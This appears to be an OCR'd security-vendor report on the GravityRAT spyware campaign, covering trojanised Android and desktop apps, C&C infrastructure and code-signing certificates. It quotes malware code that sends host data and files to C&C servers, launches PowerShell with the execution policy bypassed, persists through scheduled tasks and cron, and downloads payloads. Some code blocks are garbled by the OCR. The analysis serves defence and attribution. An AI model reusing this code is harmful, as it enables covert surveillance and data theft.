
GravityRAT: The spy returns

By Tatyana Shishkova on October 19, 2020. 10:00 am

In 2018, researchers at Cisco Talos published a post on the spyware GravityRAT, used to target the Indian armed forces. The Indian Computer Emergency Response Team (CERT-IN) first discovered the Trojan in 2017. Its creators are believed to be Pakistani hacker groups. According to our information, the campaign has been active since at least 2015, and previously targeted Windows machines. However, it underwent changes in 2018, with Android devices being added to the list of targets.

Malicious guide

In 2019, on VirusTotal, we encountered a curious piece of Android spyware which, when analyzed, seemed connected to GravityRAT. The cybercriminals had added a spy module to Travel Mate, an Android app for travelers to India, the source code of which is available on Github.




Travel Mate is a must-have app for those interested in travel. The app provides users with various features from choosing the correct destination for making all the bookings and to easily organizing the trip.

Key features:

- ✔ Checkout various destinations to travel
- ✔ Get weather, travel, transport, hotel information about any city
- ✔ View fun facts and trends of the destination
- ✔ Get information about interesting places or monuments on the way also
- ✔ Organize your trips with our **My Trips** feature
- ✔ Meet new people on the way & share your contact with them easily
- ✔ Prepare a travel checklist

Clean Travel Mate app on Google Play


The attackers used a version of the app published on Github in October 2018, adding malicious code and changing the name to Travel Mate Pro.



The app requests permissions at startup

```
<activity android:name="com.theartofdev.edmodo.cropper.CropImageActivity"/>
<service android:exported="true" android:name="io.github.project_travel_mate.network.JB" android:permission="android.permission.BIND_JOB_SERVICE"/>
<service android:enabled="true" android:exported="false" android:name="io.github.project_travel_mate.network.MainService"/>
<receiver android:enabled="true" android:exported="false" android:name="io.github.project_travel_mate.network.BR">
  <intent-filter>
    <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
    <action android:name="android.hardware.usb.action.USB_DEVICE_ATTACHED"/>
    <action android:name="ACTION_CONNECTION_STATE_CHANGED"/>
    <action android:name="android.intent.action.USER_UNLOCKED"/>
    <action android:name="android.intent.action.BOOT_COMPLETED"/>
    <action android:name="com.example.test.restart"/>
    <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
    <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED"/>
    <action android:name="android.intent.action.AIRPLANE_MODE"/>
    <action android:name="android.intent.action.BATTERY_LOW"/>
    <action android:name="android.intent.action.BATTERY_OKAY"/>
    <action android:name="android.intent.action.DATE_CHANGED"/>
    <action android:name="android.intent.action.REBOOT"/>
    <action android:name="android.intent.action.TIME_TICK"/>
  </intent-filter>
</receiver>
<activity android:icon="@drawable/ic_delete_round" android:label="@string/remove_photo" android:name="io.github.project_travel_mate.DeleteProfilePict
```

The Trojan's manifest file includes Services and Receiver, which are not in the app from Github



List of Trojan classes

The spyware's functions are fairly standard: it sends device data, contact lists, e-mail addresses, and call and text logs to the C&C server. In addition, the Trojan searches for files in the device memory and on connected media with the extensions .jpg, .jpeg, .log, .png, .txt, .pdf, .xml, .doc, .xls, .xlsx, .ppt, .pptx, .docx, and .opus, and sends these to C&C as well.

The malware does not resemble a "typical" Android spy in that the choice of app is rather specific and the malicious code is not based on that of any known spyware

app, as is often the case. As such, we decided to look for connections with known APT families.

```
public String[] GetActivePrivateDomain() {
    return new String[]{"http://n2.nortonupdates.online:64443", "http://n4.nortonupdates.online:64443"};
}
```

C&C addresses hardcoded into the Trojan

The simplest thing to do is to check the C&C addresses used by the Trojan:

- nortonupdates[.]online:64443
- nortonupdates[.]online:64443

As it turned out, n3.nortonupdates[.]online:64443 was used by another piece of malware to download data about files found on the computer (.doc, .ppt, .pdf, .xls, .docx, .pptx, .xlsx) together with data about the infected machine. With the aid of Threat Intelligence, we found this malware: a malicious PowerShell script called Enigma.ps1 that executes C# code.

```
using (WebClient client = new WebClient())
    {
        var reqparm = new System.Collections.Specialized.NameValueCollection();
        reqparm.Add("signatureHash", HashValue);
        reqparm.Add("signatureString", Signature);
        reqparm.Add("userName", UserName);
        reqparm.Add("pcName", PCName);
        reqparm.Add("macId", MACAddress);
        reqparm.Add("cpuId", processorId);
        reqparm.Add("agent", userCode);


        byte[] responsebytes = client.UploadValues("http://n3.nortonupdates.online:64443/Yankee/insert.php", "POST", reqparm);
        string responsebody = Encoding.UTF8.GetString(responsebytes);
        Console.WriteLine("Sent");
    }
```

The PowerShell script was run using a VBS script:

```
Set ws = WScript.CreateObject("WScript.Shell")
Set fso = CreateObject("Scripting.FileSystemObject")
f=ws.ExpandEnvironmentStrings("%AllUsersProfile%"+"\[redacted]\Enigma.psl")
D=ws.ExpandEnvironmentStrings("%AllUsersProfile%"+"\[redacted]\")
B=ws.ExpandEnvironmentStrings("%AllUsersProfile%\Microsoft\Windows\[redacted]"+"\[redacted]")
code="powershell -executionpolicy bypass -file "+f
If not fso.FolderExists(D) then
```

Next, we detected a very similar VBS script template with no specifiedpaths under the name iV.dll:

```
Set ws = WScript.CreateObject("WScript.Shell")
Set fso = CreateObject("Scripting.FileSystemObject")
f=ws.ExpandEnvironmentStrings("%AllUsersProfile%"+RLP)
D=ws.ExpandEnvironmentStrings("%AllUsersProfile%"+RLD)
B=ws.ExpandEnvironmentStrings("%AllUsersProfile%"+RTP)
TPL="powershell -executionpolicy bypass -file "
code=TPL+f+" "+UC
If not fso.FolderExists(D) then
fso.CreateFolder D
End If
If not fso.FileExists(f) then
If fso.FileExists(B) then
fso.CopyFile B,f
End If
End If
ws.Run code,0
```

It was located inside the PyInstaller container enigma.exe signed by E-Crea Limited on 09.05.2019. The installer was downloaded from the site enigma.net[.]in under the guise of a secure file sharing app to protect against ransomware Trojans:

Besides the VBS template, inside the container were XML templates for Windows Task Scheduler under the names aeS.dll, rsA.dll, eA.dll, and eS.dll:

```
<Exec><Command>ECL</Command></Exec>
```

```
<Exec><Command>ECL</Command><Arguments>EAL</Arguments></Exec>
```

And in the main program, the required paths and names were written into the templates and a scheduled task had been added:

```
inpath = self.resource_path('', 'template')
if os.path.splitext(RLP)[1] == '.psl':
    with open(inpath) as (inf):
        newText = inf.read().replace('+RLP', '+"\\' + os.path.join(RLD, RLP) + '"').replace('+RLD', '+"\\' + RLD + '\\"').replace(
```

```
DT = (datetime.datetime.now() + datetime.timedelta(minutes=5)).strftime('%Y-%m-%dT%X')
TN = os.path.join('\\Microsoft', Tn)
inpath = self.resource_path(mode, '')
if mode == 'LS':
    with open(inpath) as (inf):
        newText = inf.read().replace('UTN', TN).replace('SDT', DT).replace('ECL', outpath + '.vbs')
else:
    with open(inpath) as (inf):
        newText = inf.read().replace('UTN', TN).replace('SDT', DT).replace('ECL', outpath + '.vbs')
with open(outpath + '.xml', 'w') as (outf):
    outf.write(newText)
if 'SUCCESS:' in os.popen('S^CH^TA^SKS /Create /XML ' + outpath + '.xml' + ' /TN ' + TN + ' /F').read():
    os.remove(outpath + '.xml')
else:
    os.remove(outpath + '.xml')
```

The program communicated with the server at the address download.enigma.net[.]in/90954349.php (note that 90954349A is the start of the MD5 hash of the word “enigma”). It featured a simple graphical interface and encryption and file exchange logic:

The Mac version has a similar functionality and adds a cron job:

```
if not os.path.isfile(des):
    os.system('cp ' + src + ' ' + des)
if des[-3:] == '.py':
    os.system('sudo crontab -l 2>/dev/null; echo "*/2 * * * * python ' + des + '" | sudo crontab -')
else:
    os.chmod(des, 448)
    des += ' ' + uc
    os.system('sudo crontab -l 2>/dev/null; echo "*/2 * * * * ' + des + '" | sudo crontab -')
```

Similar in functionality to enigma.exe is the app Titanium (titaniumx.co[.]in), signed on 04.14.2019 by Plano Logic Ltd, certificate revoked on 09.08.2019.

Alongside the Enigma and Titanium payloads were the following spyware Trojans:

- Wpd.exe, signed 09.17.2018 by Plano Logic Ltd, certificate revoked
- Taskhostex.exe, signed 02.18.2020 by Theravada Solutions Ltd
- WCNsvc.exe, signed on 09.17.2018 by Plano Logic Ltd, certificate revoked
- SMTPHost.exe, signed 12.21.2018 by Plano Logic Ltd, certificate revoked
- CSRP.exe

Their C&Cs:

- windowsupdates[.]eu:46769
- windowsupdates[.]eu:46769
- mozillaupdates[.]com:46769
- mozillaupdates[.]com:46769
- mozillaupdates[.]us

We focused on port 46769, used by the above Trojans. The same port was used by the GravityRAT family. A further search of nortonupdates[.]online led us to the PE file Xray.exe:

```
sub_4CADC0(&unk_4EB104);
sub_4014C0(sub_401630);
sub_402BC0("/X-RAY/upload.php");
sub_4014C0(sub_401600);
sub_402BC0("/X-RAY/XRAY_SERVER.php");
sub_4014C0(sub_4015D0);
sub_402BC0("/X-RAY/XRAY_SERVER.php");
sub_4014C0(sub_4015A0);
lpszServerName = &byte_4EB058;
dword_4EB054 = 0;
byte_4EB058 = 0;
sub_4014C0(sub_401570);
v3 = 2;
sub_402BC0("n2.nortonupdates.online");
v3 = 1;
sub_402BC0("n1.nortonupdates.online");
sub_4014C0(sub_401540);
v3 = -1;
sub_402BC0("POST");
sub_4014C0(sub_401510);
```

This version collected data and sent it to n1.nortonupdates[.]online and n2.nortonupdates[.]online.

The domains n*.nortonupdates[.]online resolved to the IP address 213.152.161[.]219. We checked our Passive DNS database for other domains previously found at this address, and discovered the suspicious looking u01.msoftserver[.]eu. A search of this domain led us to the app ZW.exe, written in Python and packaged using the same PyInstaller (signed on 04.10.2019 by Plano Logic Ltd, certificate revoked on 09.08.2019).

The C&C addresses called by ZW.exe are decrypted by the AES algorithm from the file Extras\SystemEventBrokerSettings.dat:

- msoftserver[.]eu:64443
- msoftserver[.]eu:64443
- msoftserver[.]eu:64443
- msoftserver[.]eu:64443

Communication with the server takes place at the relative address /ZULU_SERVER.php.

The spyware receives commands from the server, including to:

- get information about the system
- search for files on the computer and removable disks with the extensions .doc, .docx, .ppt, .pptx, .xls, .xlsx, .pdf, .odt, .odp, and .ods, and upload them to the server
- get a list of running processes
- intercept keystrokes
- take screenshots
- execute arbitrary shell commands
- record audio (not implemented in this version)
- scan ports

The code is multiplatform:

```
def ProcessScan(self, folderName):
    try:
        if platform.system() == 'Windows':
            return self.GetProcessListWindows(folderName)
        else:
            return self.GetProcessListLinux(folderName)
```

The characteristic path also confirms that we are dealing with a new version of GravityRAT:

```
def GetMyIp(my_final_ip):
    try:
        return requests.get(my_final_ip + '/Gvty@/ip.php').text
    except:
        print('Unexpected error:', sys.exc_info()[0])
```

The newer variants of the malware with similar functionality that we detected using Threat Intelligence — RW.exe and TW.exe — were signed by Theravada Solutions Ltd on 10.01.2019 and 02.20.2020, respectively; the certificates are valid.

RW.exe called the C&C server at the relative address /ROMEO/5d907853.php, and TW.exe at /TANGO/e252a516.php, so we can assume that the first letter in the name of the executable file indicates the version of the C&C server.

C&Cs of this instance:

- mozillaupdates[.]us
- mozillaupdates[.]us
- mozillaupdates[.]us
- mozillaupdates[.]us
- microsoftupdate[.]in
- microsoftupdate[.]in
- microsoftupdate[.]in
- microsoftupdate[.]in

Other versions of GravityRAT

lolomycin&Co

An older version of GravityRAT, **Whisper**, in addition to the string “lolomycin2017” (whose byte representation was used as a salt for AES encryption in the component lsass.exe), contained in the component whisper.exe the string “lolomycin&Co” for use as a password to unpack downloaded ZIP archives with the payload:

```
string url = AppUpdates.URL + "/Payloads" + path;
if (!path.ToLower().EndsWith(".exe"))
{
    string fileName = Path.GetFileName(path);
    string text3 = Path.Combine(text, fileName);
    WebRequest.downloadUpdate(url, text3);
    AppUpdates.ExtractZipFile(text3, "lolomycin&Co", text2, fileName + ".exe");
```

Through this string, we found newer .NET versions of GravityRAT in the apps:


- WeShare
- TrustX
- Click2Chat
- Bollywood

New versions of GravityRAT

All sites that distribute malware examined below are hidden behind Cloudflare to make it hard to determine the real IP.

.NET versions

- Sharify
- MelodyMate (signed by E-Crea Limited on 11.05.2019)



Python version

GoZap

Another PyInstaller container. Note that the code explicitly mentions the names of the potential payload already familiar to us:

```
def schtask(payload_path, user_code, pay_code):
    param = {'HASH': hash_val, 'PAYLOAD': pay_code}
    path = os.getenv('APPDATA')
    newpath = os.path.join(path, 'Zapper')
    if not os.path.exists(newpath):
        os.makedirs(newpath)
    if re.search('ZW', payload path):

    if re.search('SMTPHost', payload path):

    else:
        if re.search('WCNsvc', payload path):

        elif re.search('CSRP', payload path):

    if re.search('Windows-Portable-Devices', payload path):
```


Depending on the specific payload, the destination directory is selected, as well as the name of the task for Windows Task Scheduler:

Payload Name	Path	Task Name
ZW	%APPDATA%\Programs	WinUpdate
SMTPHost	%APPDATA%\WinUpdates	Disksynchronization
WCNsvc	%APPDATA%\System	Windows_startup_update
CSRP	%APPDATA%\Applications	Antivirus_Update
Windows-Portable-Devices	%APPDATA%\ System Updates	System_Update

Electron versions


The following versions are multiplatform for Windows and Mac based on the Electron framework. The logic is as before: the Trojan checks if it is running on a virtual machine, collects information about the computer, downloads the payload from the server, and adds a scheduled task.

- StrongBox (signed by E-Crea Limited on 11.20.2019)
- TeraSpace (signed by E-Crea Limited on 11.20.2019)
- OrangeVault
- CvStyler (signed by E-Crea Limited 02.20.2020)



